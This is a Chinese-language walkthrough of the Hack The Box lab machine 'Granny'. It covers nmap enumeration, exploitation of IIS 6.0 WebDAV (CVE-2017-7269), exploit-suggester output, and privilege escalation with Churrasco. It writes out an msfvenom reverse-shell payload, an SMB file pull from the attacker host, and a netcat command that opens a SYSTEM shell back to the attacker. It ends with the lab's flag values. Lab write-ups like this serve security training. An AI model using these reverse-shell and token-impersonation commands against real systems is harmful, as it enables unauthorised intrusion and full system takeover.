


Granny(完成)

```
└─# nmap -sCV 10.10.10.15
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-01 23:42 PDT
Nmap scan report for 10.10.10.15
Host is up (0.22s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Microsoft IIS httpd 6.0
| http-webdav-scan:
|   Server Date: Tue, 02 Apr 2024 06:42:42 GMT
|   WebDAV type: Unknown
|   Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL,
PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH
|   Server Type: Microsoft-IIS/6.0
|_  Allowed Methods: OPTIONS, TRACE, GET, HEAD, DELETE, COPY, MOVE, PROPFIND,
PROPPATCH, SEARCH, MKCOL, LOCK, UNLOCK
| http-methods:
|_  Potentially risky methods: TRACE DELETE COPY MOVE PROPFIND PROPPATCH SEARCH MKCOL
LOCK UNLOCK PUT
|_http-title: Under Construction
|_http-server-header: Microsoft-IIS/6.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.72 seconds
```

與Grandpa lab一樣IIS 6.0漏洞(CVE-2017-7269)

使用 msfconsole可正常到靶機



```
c:\windows\system32\inetsrv>whoami
nt authority\network service
```

因為拿到的是servers account，所以接下來列舉privilege，不易外的SeImpersonatePrivilege有enable，對於service account的帳號來說這個privilege都會開。

```
c:\windows\system32\inetsrv>whoami /priv
whoami /priv
```

PRIVILEGES INFORMATION

Privilege Name	Description	State
SeAuditPrivilege	Generate security audits	Disabled
SeIncreaseQuotaPrivilege	Adjust memory quotas for a process	Disabled
SeAssignPrimaryTokenPrivilege	Replace a process level token	Disabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeImpersonatePrivilege	Impersonate a client after authentication	Enabled
SeCreateGlobalPrivilege	Create global objects	Enabled

```
C:\Documents and Settings>systeminfo
systeminfo
```

```
Host Name:                GRANNY
OS Name:                   Microsoft(R) Windows(R) Server 2003, Standard Edition
OS Version:                5.2.3790 Service Pack 2 Build 3790
OS Manufacturer:          Microsoft Corporation
OS Configuration:         Standalone Server
OS Build Type:              Uniprocessor Free
Registered Owner:          HTB
Registered Organization:    HTB
Product ID:                 69712-296-0024942-44782
Original Install Date:      4/12/2017, 5:07:40 PM
System Up Time:             0 Days, 0 Hours, 7 Minutes, 56 Seconds
System Manufacturer:        VMware, Inc.
System Model:               VMware Virtual Platform
System Type:                X86-based PC
Processor(s):               1 Processor(s) Installed.
                             [01]: x86 Family 6 Model 85 Stepping 7 GenuineIntel ~2293
                             Mhz
BIOS Version:               INTEL  - 6040000
Windows Directory:          C:\WINDOWS
System Directory:           C:\WINDOWS\system32
Boot Device:                \Device\HarddiskVolume1
System Locale:               en-us;English (United States)
Input Locale:                en-us;English (United States)
Time Zone:                  (GMT+02:00) Athens, Beirut, Istanbul, Minsk
Total Physical Memory:       1,023 MB
Available Physical Memory:   780 MB
Page File: Max Size:         2,470 MB
Page File: Available:        2,319 MB
```

Page File: In Use:	151 MB
Page File Location(s):	C:\pagefile.sys
Domain:	HTB
Logon Server:	N/A
Hotfix(s):	1 Hotfix(s) Installed. [01]: Q147222
Network Card(s):	N/A

使用Windows-Exploit-Suggester · 查看是否能提權

```
—# python2 windows-exploit-suggester.py --database 2024-03-31-mssb.xls --systeminfo
systeminfo.txt
[*] initiating winsploit version 3.3...
[*] database file detected as xls or xlsx based on extension
[*] attempting to read from the systeminfo input file
[+] systeminfo input file read successfully (ascii)
[*] querying database file for potential vulnerabilities
[*] comparing the 1 hotfix(es) against the 356 potential bulletins(s) with a database
of 137 known exploits
[*] there are now 356 remaining vulns
[+] [E] exploitdb PoC, [M] Metasploit module, [*] missing bulletin
[+] windows version identified as 'Windows 2003 SP2 32-bit'
[*]
[M] MS15-051: Vulnerabilities in Windows Kernel-Mode Drivers Could Allow Elevation of
Privilege (3057191) - Important
[*] https://github.com/hfiref0x/CVE-2015-1701, Win32k Elevation of Privilege
Vulnerability, PoC
[*] https://www.exploit-db.com/exploits/37367/ -- Windows ClientCopyImage Win32k
Exploit, MSF
[*]
[E] MS15-010: Vulnerabilities in Windows Kernel-Mode Driver Could Allow Remote Code
Execution (3036220) - Critical
[*] https://www.exploit-db.com/exploits/39035/ -- Microsoft Windows 8.1 - win32k
Local Privilege Escalation (MS15-010), PoC
[*] https://www.exploit-db.com/exploits/37098/ -- Microsoft Windows - Local
Privilege Escalation (MS15-010), PoC
[*] https://www.exploit-db.com/exploits/39035/ -- Microsoft Windows win32k Local
Privilege Escalation (MS15-010), PoC
[*]
[E] MS14-070: Vulnerability in TCP/IP Could Allow Elevation of Privilege (2989935) -
Important
[*] http://www.exploit-db.com/exploits/35936/ -- Microsoft Windows Server 2003 SP2 -
Privilege Escalation, PoC
[*]
```

[E] MS14-068: Vulnerability in Kerberos Could Allow Elevation of Privilege (3011780) - Critical

[*] <http://www.exploit-db.com/exploits/35474/> -- Windows Kerberos - Elevation of Privilege (MS14-068), PoC

[*]

[M] MS14-064: Vulnerabilities in Windows OLE Could Allow Remote Code Execution (3011443) - Critical

[*] <https://www.exploit-db.com/exploits/37800/> -- Microsoft Windows HTA (HTML Application) - Remote Code Execution (MS14-064), PoC

[*] <http://www.exploit-db.com/exploits/35308/> -- Internet Explorer OLE Pre-IE11 - Automation Array Remote Code Execution / Powershell VirtualAlloc (MS14-064), PoC

[*] <http://www.exploit-db.com/exploits/35229/> -- Internet Explorer <= 11 - OLE Automation Array Remote Code Execution (#1), PoC

[*] <http://www.exploit-db.com/exploits/35230/> -- Internet Explorer < 11 - OLE Automation Array Remote Code Execution (MSF), MSF

[*] <http://www.exploit-db.com/exploits/35235/> -- MS14-064 Microsoft Windows OLE Package Manager Code Execution Through Python, MSF

[*] <http://www.exploit-db.com/exploits/35236/> -- MS14-064 Microsoft Windows OLE Package Manager Code Execution, MSF

[*]

[M] MS14-062: Vulnerability in Message Queuing Service Could Allow Elevation of Privilege (2993254) - Important

[*] <http://www.exploit-db.com/exploits/34112/> -- Microsoft Windows XP SP3 MQAC.sys - Arbitrary Write Privilege Escalation, PoC

[*] <http://www.exploit-db.com/exploits/34982/> -- Microsoft Bluetooth Personal Area Networking (BthPan.sys) Privilege Escalation

[*]

[M] MS14-058: Vulnerabilities in Kernel-Mode Driver Could Allow Remote Code Execution (3000061) - Critical

[*] <http://www.exploit-db.com/exploits/35101/> -- Windows TrackPopupMenu Win32k NULL Pointer Dereference, MSF

[*]

[E] MS14-040: Vulnerability in Ancillary Function Driver (AFD) Could Allow Elevation of Privilege (2975684) - Important

[*] <https://www.exploit-db.com/exploits/39525/> -- Microsoft Windows 7 x64 - afd.sys Privilege Escalation (MS14-040), PoC

[*] <https://www.exploit-db.com/exploits/39446/> -- Microsoft Windows - afd.sys Dangling Pointer Privilege Escalation (MS14-040), PoC

[*]

[E] MS14-035: Cumulative Security Update for Internet Explorer (2969262) - Critical

[E] MS14-029: Security Update for Internet Explorer (2962482) - Critical

[*] <http://www.exploit-db.com/exploits/34458/>

[*]

[E] MS14-026: Vulnerability in .NET Framework Could Allow Elevation of Privilege (2958732) - Important

[*] <http://www.exploit-db.com/exploits/35280/>, -- .NET Remoting Services Remote Command Execution, PoC

[*]

[M] MS14-012: Cumulative Security Update for Internet Explorer (2925418) - Critical

[M] MS14-009: Vulnerabilities in .NET Framework Could Allow Elevation of Privilege (2916607) - Important

[E] MS14-002: Vulnerability in Windows Kernel Could Allow Elevation of Privilege (2914368) - Important

[E] MS13-101: Vulnerabilities in Windows Kernel-Mode Drivers Could Allow Elevation of Privilege (2880430) - Important

[M] MS13-097: Cumulative Security Update for Internet Explorer (2898785) - Critical

[M] MS13-090: Cumulative Security Update of ActiveX Kill Bits (2900986) - Critical

[M] MS13-080: Cumulative Security Update for Internet Explorer (2879017) - Critical

[M] MS13-071: Vulnerability in Windows Theme File Could Allow Remote Code Execution (2864063) - Important

[M] MS13-069: Cumulative Security Update for Internet Explorer (2870699) - Critical

[M] MS13-059: Cumulative Security Update for Internet Explorer (2862772) - Critical

[M] MS13-055: Cumulative Security Update for Internet Explorer (2846071) - Critical

[M] MS13-053: Vulnerabilities in Windows Kernel-Mode Drivers Could Allow Remote Code Execution (2850851) - Critical

[M] MS13-009: Cumulative Security Update for Internet Explorer (2792100) - Critical

[E] MS12-037: Cumulative Security Update for Internet Explorer (2699988) - Critical

[*] <http://www.exploit-db.com/exploits/35273/> -- Internet Explorer 8 - Fixed Col Span ID Full ASLR, DEP & EMET 5., PoC

[*] <http://www.exploit-db.com/exploits/34815/> -- Internet Explorer 8 - Fixed Col Span ID Full ASLR, DEP & EMET 5.0 Bypass (MS12-037), PoC

[*]

[M] MS11-080: Vulnerability in Ancillary Function Driver Could Allow Elevation of Privilege (2592799) - Important

[E] MS11-011: Vulnerabilities in Windows Kernel Could Allow Elevation of Privilege (2393802) - Important

[M] MS10-073: Vulnerabilities in Windows Kernel-Mode Drivers Could Allow Elevation of Privilege (981957) - Important

[M] MS10-061: Vulnerability in Print Spooler Service Could Allow Remote Code Execution (2347290) - Critical

[M] MS10-015: Vulnerabilities in Windows Kernel Could Allow Elevation of Privilege (977165) - Important

[M] MS10-002: Cumulative Security Update for Internet Explorer (978207) - Critical

[M] MS09-072: Cumulative Security Update for Internet Explorer (976325) - Critical

[M] MS09-065: Vulnerabilities in Windows Kernel-Mode Drivers Could Allow Remote Code Execution (969947) - Critical

```
[M] MS09-053: Vulnerabilities in FTP Service for Internet Information Services Could Allow Remote Code Execution (975254) - Important
[M] MS09-020: Vulnerabilities in Internet Information Services (IIS) Could Allow Elevation of Privilege (970483) - Important
[M] MS09-004: Vulnerability in Microsoft SQL Server Could Allow Remote Code Execution (959420) - Important
[M] MS09-002: Cumulative Security Update for Internet Explorer (961260) (961260) - Critical
[M] MS09-001: Vulnerabilities in SMB Could Allow Remote Code Execution (958687) - Critical
[M] MS08-078: Security Update for Internet Explorer (960714) - Critical
[*] done
```

使用Churrasco提權

因python3 httpserver無法傳送，改用smb方式

可提權，需反彈shell，要做一組payload

```
C:\WINDOWS\Temp>churrasco.exe -d "whoami"
churrasco.exe -d "whoami"
/churrasco/→Current User: NETWORK SERVICE
/churrasco/→Getting Rpcss PID ...
/churrasco/→Found Rpcss PID: 672
/churrasco/→Searching for Rpcss threads ...
/churrasco/→Found Thread: 676
/churrasco/→Thread not impersonating, looking for another thread...
/churrasco/→Found Thread: 680
/churrasco/→Thread not impersonating, looking for another thread...
/churrasco/→Found Thread: 688
/churrasco/→Thread impersonating, got NETWORK SERVICE Token: 0x734
/churrasco/→Getting SYSTEM token from Rpcss Service ...
/churrasco/→Found NETWORK SERVICE Token
/churrasco/→Found LOCAL SERVICE Token
/churrasco/→Found SYSTEM token 0x72c
/churrasco/→Running command with SYSTEM Token...
/churrasco/→Done, command should have ran as SYSTEM!
nt authority\system
```

```
(root@kali)~[~/HTB/granny]
# msfvenom -p windows/shell_reverse_tcp lhost=10.10.14.3 lport=5555
5 -f exe -o shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows
s from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
Saved as: shell.exe
# shell.exe
(chroot@kali)~[~/HTB/granny]
.....
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.15] 1035
whoami

Directory of C:\WINDOWS\Temp
04/02/2024 11:08 AM <DIR> .
04/02/2024 11:08 AM <DIR> ..
04/02/2024 10:36 AM <DIR> 31,232 churrasco.exe
04/12/2017 10:14 PM <DIR> rad61C21.tmp
04/12/2017 10:14 PM <DIR> radDDF39.tmp
04/02/2024 11:08 AM 73,802 shell.exe
02/18/2007 03:00 PM 22,752 UPD55.tmp
12/24/2017 08:24 PM <DIR> vmware-SYSTEM
04/02/2024 10:16 AM 25,552 vmware-vmssvc.log
09/16/2021 02:54 PM 4,679 vmware-vmusr.log
04/02/2024 10:16 AM 728 vmware-vmvss.log
6 File(s) 158,745 bytes
5 Dir(s) 1,328,242,688 bytes free

C:\WINDOWS\Temp>churrasco.exe shell.exe
churrasco.exe shell.exe

C:\WINDOWS\Temp>copy \\10.10.14.3\kali\shell.exe
copy \\10.10.14.3\kali\shell.exe
Overwrite C:\WINDOWS\Temp\shell.exe? (Yes/No/All): yes
yes
The process cannot access the file because it is being used by another process.
0 file(s) copied.
```

payload失敗，改用nc.exe測試

churrasco.exe -d "nc.exe -nv 10.10.14.3 5555 -e cmd.exe"

```
ix errors 0 dropped 0 overruns 0 carrier 0 collisions 0
DEPT-CON-10-Certudo-Token-Kidnapping-Revenge.pdf
README.md
(chroot@kali)~[~/tool/Churrasco]
# nc -lvnp 5555
listening on [any] 5555 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.15] 1045
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\TEMP>whoami
whoami
nt authority\system

C:\WINDOWS\TEMP>

C:\WINDOWS\Temp>churrasco.exe -d "nc.exe -nv 10.10.14.3 5555 -e cmd.exe"
churrasco.exe -d "nc.exe -nv 10.10.14.3 5555 -e cmd.exe"
/churrasco/→Current User: NETWORK SERVICE
/churrasco/→Getting Rpcss PID ...
/churrasco/→Found Rpcss PID: 672
/churrasco/→Searching for Rpcss threads ...
/churrasco/→Found Thread: 676
/churrasco/→Thread not impersonating, looking for another thread...
/churrasco/→Found Thread: 680
/churrasco/→Thread not impersonating, looking for another thread...
/churrasco/→Found Thread: 688
/churrasco/→Thread impersonating, got NETWORK SERVICE Token: 0x734
/churrasco/→Getting SYSTEM token from Rpcss Service ...
/churrasco/→Found NETWORK SERVICE Token
/churrasco/→Found LOCAL SERVICE Token
/churrasco/→Found SYSTEM token 0x72c
/churrasco/→Running command with SYSTEM Token...
```

user flag

```
C:\Documents and Settings\Lakis\Desktop>type user.txt  
type user.txt  
700c5dc163014e22b3e408f8703f67d1
```

root flag

```
C:\Documents and Settings\Administrator\Desktop>type root.txt  
type root.txt  
aa4beed1c0584445ab463a6747bd06e9
```